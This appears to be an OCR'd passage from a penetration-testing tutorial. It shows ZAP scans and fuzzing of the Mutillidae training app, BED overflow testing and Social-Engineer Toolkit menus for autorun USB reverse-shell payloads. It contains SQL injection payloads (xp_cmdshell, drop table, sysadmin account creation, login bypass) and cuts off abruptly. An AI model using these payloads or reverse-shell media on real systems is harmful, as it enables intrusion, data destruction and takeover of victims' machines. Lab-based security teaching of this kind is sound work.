	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
1,113	04/04/16 16:09:43	04/04/16 16:09:43	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	315 ms	362 bytes	23.93 KiB
1,114	04/04/16 16:09:43	04/04/16 16:09:43	GET	http://192.168.0.30/mutillidae/index.php?user-poll-php...	200	OK	170 ms	362 bytes	23.99 KiB
1,115	04/04/16 16:09:43	04/04/16 16:09:44	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	346 ms	362 bytes	23.77 KiB
1,116	04/04/16 16:09:43	04/04/16 16:09:44	GET	http://192.168.0.30/mutillidae/index.php?user-poll-php...	200	OK	232 ms	362 bytes	21.33 KiB
1,117	04/04/16 16:09:44	04/04/16 16:09:44	GET	http://192.168.0.30/mutillidae/index.php?user-poll-php...	200	OK	270 ms	362 bytes	21.33 KiB
1,118	04/04/16 16:09:44	04/04/16 16:09:44	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	323 ms	362 bytes	23.77 KiB
1,119	04/04/16 16:09:44	04/04/16 16:09:44	GET	http://192.168.0.30/mutillidae/index.php?user-poll-php...	200	OK	269 ms	362 bytes	21.55 KiB
1,120	04/04/16 16:09:44	04/04/16 16:09:44	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	254 ms	362 bytes	23.77 KiB


History
Search
Alerts
Output
Spider
Alerts (15)
Cross Site Scripting (Reflected) (25)
External Redirect
Path Traversal (9)
Remote File Inclusion
Remote OS Command Injection
SQL Injection - MySQL (2)
SQL Injection (5)
Directory Browsing (4)
Parameter Tampering (9)
X-Frame-Options Header Not Set (79)
Cookie set without HttpOnly flag (160)
Password Autocomplete in browser (9)
Private IP Disclosure (54)
Web Browser XSS Protection Not Enabled (79)
X-Content-Type-Options Header Missing (79)


History
Search
Alerts
Output
Spider
Active Scan
Alerts (15)
Cross Site Scripting (Reflected) (25)
External Redirect
Path Traversal (9)
Remote File Inclusion
Remote OS Command Injection
SQL Injection - MySQL (2)
POST: http://192.168.0.30/mutillidae/index.php?page=pen-test-tool-lookup.php
POST: http://192.168.0.30/mutillidae/index.php?page=view-someones-blog.php
SQL Injection (5)
GET: http://192.168.0.30/mutillidae/index.php?username=ZAP%27+AND+%271%27%3D%271%27+--+&page=user-info.php
GET: http://192.168.0.30/mutillidae/index.php?username=ZAP&page=user-info.php&user-info-php-submit-button=View+Ac
POST: http://192.168.0.30/mutillidae/index.php?page=login.php
POST: http://192.168.0.30/mutillidae/index.php?page=login.php
POST: http://192.168.0.30/mutillidae/index.php?page=view-someones-blog.php
Directory Browsing (4)
Parameter Tampering (9)
X-Frame-Options Header Not Set (79)
Cookie set without HttpOnly flag (160)
Password Autocomplete in browser (9)
Private IP Disclosure (54)
Web Browser XSS Protection Not Enabled (79)
X-Content-Type-Options Header Missing (79)



Cross site scripting vulnerability

MEDIUM

Summary


A Cross Site Scripting vulnerability was found at: "http://192.168.0.30/mutillidae/index.php/", using HTTP method GET. The sent data was: "page=" The modified parameter was "page". This vulnerability was found in the request with id 37.

Description


Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client-side data and Operating System interaction.


Cross Site Scripting (XSS) allows clients to inject arbitrary scripting code into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or encoding.


- Vulnerable URL: http://192.168.0.30/mutillidae/index.php/
- Vulnerable Parameter: page





```
root@kali:/usr/share/bed# bed -s IRC  -u ircuser -v ircuser -t 172.16.43.156 -p 6667 -o 3

 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

 + Buffer overflow testing:
                testing: 1      USER XAXAX bb cc :dd    ..........
                testing: 2      USER aa XAXAX cc :dd    ..........
                testing: 3      USER aa bb XAXAX :dd    ..........
                testing: 4      USER aa bb cc :XAXAX    ..........
                testing: 5      USER aa bb cc :ddNICK XAXAX     ..........
 + Formatstring testing:
                testing: 1      USER XAXAX bb cc :dd    .......
                testing: 2      USER aa XAXAX cc :dd    .......
                testing: 3      USER aa bb XAXAX :dd    .......
                testing: 4      USER aa bb cc :XAXAX    .......
                testing: 5      USER aa bb cc :ddNICK XAXAX     .......
* Normal tests
 + Buffer overflow testing:
                testing: 1      JOIN XAXAX      .root@kali:/usr/share/bed#
```





Select Message
Message Type: HTTP
mutillidae
GET:index.php(page)
GET:index.php(do,page)
GET:set-up-database.php
GET:index.php
GET:index.php(page,username)
GET:framer.html
POST:index.php(page)(login-php-submit-button,password,username)
GET:index.php(forwardurl,page)
GET:index.php(page,password,user-info-php-submit-button,username)
POST:index.php(page)(confirm_password,my_signature,password,register-php-submit-button,username)
POST:index.php(page)(author,view-someones-blog-php-submit-button)
POST:index.php(page)(add-to-your-blog-php-submit-button,blog_entry,csrf-token)
POST:index.php(page)(DOMStorageItem,DOMStorageKey,SessionStorageType)
POST:index.php(page)(dns-lookup-php-submit-button,target_host)
GET:index.php(choice,initials,page,user-poll-php-submit-button)
POST:index.php(page)(background_color,set-background-color-php-submit-button)
POST:index.php(page)(ToolID,pen-test-tool-lookup-php-submit-button)
POST:index.php(page)(text-file-viewer-php-submit-button,textfile)
POST:index.php(page)(page,phpfile,source-file-viewer-php-submit-button)
POST:index.php(page)(page,source-file-viewer-php-submit-button)
javascript
GET:javascript
Cancel
Select



Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
POST http://192.168.0.30/mutillidae/index.php?page=login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Referer: http://192.168.0.30/mutillidae/index.php?page=login.php
Host: 192.168.0.30
username=ZAP&password=ZAP&login-php-submit-button=Login
Fuzz Locations:
L...
Va...
o...
of ...
Add...
Remove
Payloads...
Processors...
Remove without confirmation
Cancel
Reset
Start Fuzzer


Add Payload
Type:
File Fuzzers
Files:
Injection
Integer Overflows
LDAP Injection
Number Systems
O/S Variables
Recursive Fuzzers
Replacive Fuzzers
SQL Injection
URI Exploits
User Agents
Payloads Preview:
Active SQL Injection
1: '; exec master..xp_cmdshell 'ping 10.10.1.2'--
2: create user name identified by 'pass123'
3: create user name identified by pass123 temporary tab
4: ' ; drop table temp --
5: exec sp_addlogin 'name' , 'password'
6: exec sp_addsrvrolemember 'name' , 'sysadmin'
7: insert into mysql.user (user, host, password) values ('
8: grant connect to name; grant resource to name;
9: insert into users(login, password, level) values(char(0
MS SQL Injection i
1: a
2: ' or 1=1 --
Cancel
Add


History
Search
Alerts
Output
Spider
Active Scan
Fuzzer
New Fuzzer
Progress:
1: HTTP - http://192.168..?page=login.php
100%
Current fuzzers: 0
Messages Sent: 169
Errors: 0
Show Errors
Task ID | Message Type | Code | Reason | RTT | Size Resp. Header | Size Resp. Body | Highest Alert | State | Payloads
34 Fuzzed 302 Found 836 ms 431 bytes 24.87 KiB 1' or '1'='1
41 Fuzzed 302 Found 498 ms 438 bytes 24.88 KiB ' or username is n...
103 Fuzzed 302 Found 225 ms 438 bytes 24.88 KiB ' or 1=1--
118 Fuzzed 302 Found 440 ms 438 bytes 24.88 KiB admin' or '
0 Original 200 OK 254 ms 362 bytes 24.89 KiB Medium
1 Fuzzed 200 OK 30.21 s 356 bytes 27.09 KiB Reflected '; exec master..xp_...
2 Fuzzed 200 OK 15.78 s 356 bytes 27.04 KiB Reflected create user name i...


Mutillidae: Born to be Hacked
rity Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Logged In Admin: admin (Monkey!)

Chapter 8: Social Engineering



```
Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```


```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 3
```

```
The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executabl
e.

  1) File-Format Exploits
  2) Standard Metasploit Executable

 99) Return to Main Menu

set:infectious>2
```

```
   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
